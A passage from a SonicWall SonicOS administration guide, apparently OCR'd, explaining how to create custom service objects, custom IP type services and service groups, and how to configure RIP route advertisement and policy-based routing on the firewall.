PIM	103
L2TP	115

All custom services you create are listed in the **Custom Services** table. You can group custom services by creating a **Custom Services Group** for easy policy enforcement. If a protocol is not listed in the **Default Services** table, you can add it to the **Custom Service Objects** table by clicking **Add**.

To add custom service objects to predefined service types:

1. Navigate to the **Network > Services** page.
2. Click the **Add** button. The **Add Service** dialog displays.



3. Enter the name of the service in the **Name** field.
4. Select the type of IP protocol from the **Protocol** drop-down menu.
5. What you enter next depends on your IP protocol selection:
   - For **Custom IP Type**, specify a custom IP protocol type in the **Protocol** field.
   - For **TCP** and **UDP** protocols, specify the **Port Range**.
   - For **ICMP**, **IGMP**, **OSPF**, and **PIM** protocols, select a Sub Type from the **Sub Type** drop-down menu.

     NOTE: PIM subtypes apply to both PIM-SM and PIM-DM except the following are for PIM SM only:
     - **Type1: Register**
     - **Type2: Register Stop**
     - **Type4: Bootstrap**
     - **Type8: Candidate RP Advertisement**

   - For the remaining protocols, you do not need to specify anything further.
6. If **Enable NDPP Mode** was selected on the **System > Services** page, enter the ICMP code in the **Code** field.

   NOTE: This option displays only if the **Enable NDPP Mode** was selected.
7. Click **OK**. The service appears in the **Custom Services** table.
8. Click the **Enable Logging** checkbox to disable or enable the logging of the service activities.

Adding Custom IP Type Services

Using only the predefined IP types, if the security appliance encounters traffic of any other IP Protocol type it drops it as *unrecognized*. However, there exists a large and expanding list of other registered IP types, as governed by IANA (Internet Assigned Numbers Authority): http://www.iana.org/assignments/protocol-

numbers, so while the rigid practice of dropping less-common (unrecognized) IP Type traffic is secure, it was functionally restrictive.

SonicOS, with its support for Custom IP Type Service Objects, allows you to construct Service Objects representing any IP type, allowing Firewall Access Rules to then be written to recognize and control IPv4 traffic of any type.

NOTE: The generic service **Any** does not handle Custom IP Type Service Objects. In other words, simply defining a Custom IP Type Service Object for IP Type 126 does not allow IP Type 126 traffic to pass through the default LAN > WAN Allow rule.

It will be necessary to create an Access Rules specifically containing the Custom IP Type Service Object to provide for its recognition and handling, as illustrated in Configuration Example on page 460.


Configuration Example

Assume an administrator needed to allow RSVP (Resource Reservation Protocol - IP Type 46) and SRP (Spectralink™ Radio Protocol – IP type 119) from all clients on the WLAN zone (WLAN Subnets) to a server on the LAN zone (for example, `10.50.165.26`), you would be able to define Custom IP Type Service Objects to handle these two services.

To define a Custom IP Type Service Object:


1 Navigate to the **Network > Services** page.

2 Click **Add**. The **Add Service** dialog displays.




3 Name the Service Object with a friendly name.


4 Select **Custom IP Type** from the **Protocol** drop-down menu.




5 Enter the protocol number for the Custom IP Type.

NOTE: Port ranges and Sub Types are not definable for or applicable to Custom IP types.





NOTE: Attempts to define a Custom IP Type Service Object for a predefined IP type is not permitted and results in an error message:




6 Click **Add**.


7 Repeat Step 3 through Step 6 for each custom service to be defined.

8 When finished, click **Close**.

9 Click on the **Service Groups** tab.




10 Click **Add Group**. The **Add Service Group** dialog displays.



11 Name the Service Group with a friendly name.

12 Select the Custom IP service you just created from the list of IP Types Services.




13 Click the **Right Arrow** button to move the service to the **Custom Service** list.

> **TIP:** You can select multiple services, and then click the **Right Arrow** button to move them all at one time

14 When finished, click **OK**.

15 Navigate to the **Firewall > Access Rules** page to create a **WLAN > LAN** rule.

16 Select **Add**. The **Add Rule** dialog displays.



17 Define an Access Rules allowing **myServices** from **WLAN Subnets** to the **10.50.165.26** Address Object.

> **NOTE:** Select your zones, Services and Address Objects accordingly. It may be necessary to create an Access Rule for bidirectional traffic; for example, an additional Access Rule from the LAN > WLAN allowing myServices from `10.50.165.26` to WLAN Subnets.

18 Click **OK**.

IP protocol 46 and 119 traffic will now be recognized and will be allowed to pass from WLAN Subnets to `10.50.165.26`.

Editing Custom Services

Click the **Edit** icon under **Configure** to edit the service in the **Edit Service** dialog, which includes the same configuration settings as the **Add Service** dialog.

Deleting Custom Services


Click the **Delete** icon to delete an individual custom service. You can delete all custom services by clicking the **Delete** button.

Adding a Custom Services Group

You can add custom services and then create groups of services, including default services, to apply the same policies to them. For instance, you can allow SMTP and POP3 traffic only during certain hours or days of the week by adding the two services as a Custom Service Group.

To create a Custom Services Group:

1 On the **Network > Services** page, click **Add Group**. The **Add Group** dialog displays.



2 Enter a name for the custom group in the **Name** field.

3 Select individual services from the list in the left column. You can also select multiple services by pressing the **Ctrl** key while clicking on the services.

4 Click the **Right Arrow** button to add the services to the group.

- To remove services from the group, select individual services from the list in right column. You can also select multiple services by pressing the **Ctrl** key on your keyboard and clicking on the services.
- Click the **Left Arrow** button to remove the services.

5 When you are finished, click **OK** to add the group to **Custom Services Groups**.

Clicking the triangle to the left of a Custom Service Group name, expands the display to show all the individual Custom Services, Default Services, and Custom Services Groups included in the Custom Service Group entry.

Editing Custom Services Groups

Click the **Edit** icon in the **Configure** column to edit the custom service group in the **Edit Service Group** dialog, which includes the same configuration settings as the **Add Service Group** dialog.

You also can edit individual services of a custom service group by expanding the group, and clicking the **Edit** icon for the service. The **Edit Service** dialog displays, which is the same as the **Add Service** dialog.

Deleting Custom Services Groups

Click the **Delete** icon to delete the individual custom service group entry. You can delete all custom service groups by clicking the **Delete** icon. You also can delete individual services of a custom service group by expanding the group, and clicking the **Delete** icon for the service.

36

Configuring Route Advertisements and Route Policies


Network > Routing

If you have routers on your interfaces, you can configure static routes on the firewall on the **Network > Routing** page. You can create static routing policies that create static routing entries that make decisions based upon source address, source netmask, destination address, destination netmask, service, interface, gateway and metric. This feature allows for full control of forwarding based upon a large number of user-defined variables.


The look of the **Network > Routing** page changes depending on how you configure your system:

- Routing mode:
  - Advanced routing
  - Simple RIP advertisement
- IP version:
  - IPv4
  - IPv6

Simple RIP Advertisement




Advanced Routing – IPv6



Topics:

Route Advertisement




The SonicWall Security Appliance uses RIPv1 or RIPv2 to advertise its static and dynamic routes to other routers on the network. Changes in the status of VPN tunnels between the firewall and remote VPN gateways are also reflected in the RIPv2 advertisements. Choose between RIPv1 or RIPv2 based on your router's capabilities or configuration. RIPv1 is an earlier version of the protocol that has fewer features, and it also sends packets via broadcast instead of multicast. RIPv2 packets are backwards-compatible and can be accepted by some RIPv1 implementations that provide an option of listening for multicast packets. The RIPv2 Enabled (broadcast) selection broadcasts packets instead of multicasting packets is for heterogeneous networks with a mixture of RIPv1 and RIPv2 routers.

Route Advertisement Configuration

To enable Route Advertisement for a network interface:

1 Click the **Edit** icon in the **Configure** column for the interface. The **Interface Route Advertisement Configuration** dialog displays.



2 Select one of the following types from the **RIP Advertisements** drop-down menu:

- **Disabled** (default) - Disables RIP advertisements.
- **RIPv1 Enabled** - RIPv1 is the first version of Routing Information Protocol.
- **RIPv2 Enabled (multicast)** - To send route advertisements using multicasting (a single data packet to specific notes on the network).
- **RIPv2 Enabled (broadcast)** - To send route advertisements using broadcasting (a single data packet to all nodes on the network).

By selecting a type other than **Disable**, the other options become available.

3 From the **Advertise Default Route drop-down** menu, select:

- **Never** (default)
- **When WAN is up** (not available for a WAN interface)
- **Always**

4 Enable **Advertise Static Routes** if you have static routes configured on the firewall, enable this feature to exclude them from Route Advertisement.

5 Enable **Advertise Remote VPN Networks** if you want to advertise VPN networks.

6 Enter a value in seconds between advertisements broadcast over a network in the **Route Change Damp Time (seconds)** field. The default value is **30** seconds, the minimum is 1 second, and the maximum is 99 seconds. A lower value corresponds with a higher volume of broadcast traffic over the network. The **Route Change Damp Time (seconds)** setting defines the delay between the time a VPN tunnel changes state (up or down) and the time the change is advertised with RIP. The delay, in seconds, prevents ambiguous route advertisements sent as a result of a temporary change in the VPN tunnel status.

7 Enter the number of advertisements that a deleted route broadcasts until it stops in the **Deleted Route Advertisements (0-99)** field. The default value is **1**.

8 Enter a value from **1** (default) to 15 in the **Route Metric (1-15)** field. This is the number of times a packet touches a router from the source IP address to the destination IP address.

NOTE: The following options are available only if a RIPv2 advertisement option is selected in the **RIP Advertisements** drop-down menu. If you selected **RIPv1 Enabled**, go to Step 11.

9 You can enter a value for the route tag in the **RIPv2 Route Tag (4 HEX Digits)** field. This value is implementation-dependent and provides a mechanism for routers to classify the originators of RIPv2 advertisements. The default value is **0**.

10 If you want to enable RIPv2 authentication, select one of the following options from the **RIPv2 Authentication** drop-down menu (the default is **Disabled**):

- **User defined** - Two fields display:
  - **Authentication Type (4 Hex Digits)** – Enter 4 hex digits in the field. The default is **0**.
  - **Authentication Data (32 Hex Digits)** – Enter 32 hex digits in the field.
- **Cleartext Password** - The **Authentication Password** field displays. Enter a password of up to 16 characters in the field.
- **MD5 Digest** - Enter a numerical value from 0-255 in the Authentication **Key-Id (0-255)** field. Enter a 32 hex digit value for the **Authentication Key (32 hex digits)** field, or use the generated key.
  - **Authentication Key-Id (0-255)** – Enter up to 255 characters in the field. The default is **1**.
  - **Authentication Key** – Enter up to 32 characters in the field.

11 Click **OK**.

Route Policies

SonicOS provides Policy Based Routing (PBR) to provide more flexible and granular traffic handling capabilities.

Topics:

Policy Based Routing

A simple static routing entry specifies how to handle traffic that matches specific criteria, such as destination address, destination mask, gateway to forward traffic, the interface that gateway is located, and the route metric. This method of static routing satisfies most static requirements, but is limited to forwarding based only on destination addressing.

Policy Based Routing (PBR) allows you to create extended static routes to provide more flexible and granular traffic handling capabilities. SonicOS PBR allows for matching based upon source address, source netmask, destination address, destination netmask, service, interface, and metric. This method of routing allows for full control of forwarding based upon a large number of user defined variables.

With SonicOS 6.2.7.0, PBR supports Fully Qualified Domain Name (FQDN). The FQDN can be used as the source or destination of the PBR entry, and the PBR entry can be redistributed to advanced routing protocols.


A metric is a weighted cost assigned to static and dynamic routes. Metrics have a value between 0 and 255; see the Metric value descriptions table. Lower metrics are considered better and take precedence over higher costs. SonicOS adheres to Cisco-defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

Metric value descriptions

Metric value	Description
1	Static Route
5	EIGRP Summary
20	External BGP
90	EIGRP
100	IGRP
110	OSPF
115	IS-IS
120	RIP
140	EGP
170	External EIGRP
200	Internal BGP

Route Policies Table

You can change the view your route policies in the **Route Policies** table by selecting one of the view settings in the **View Style** menu.



All Policies displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.

The **Route Policies** table provides easy pagination for viewing a large number of routing policies. You can navigate a large number of routing policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific routing policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

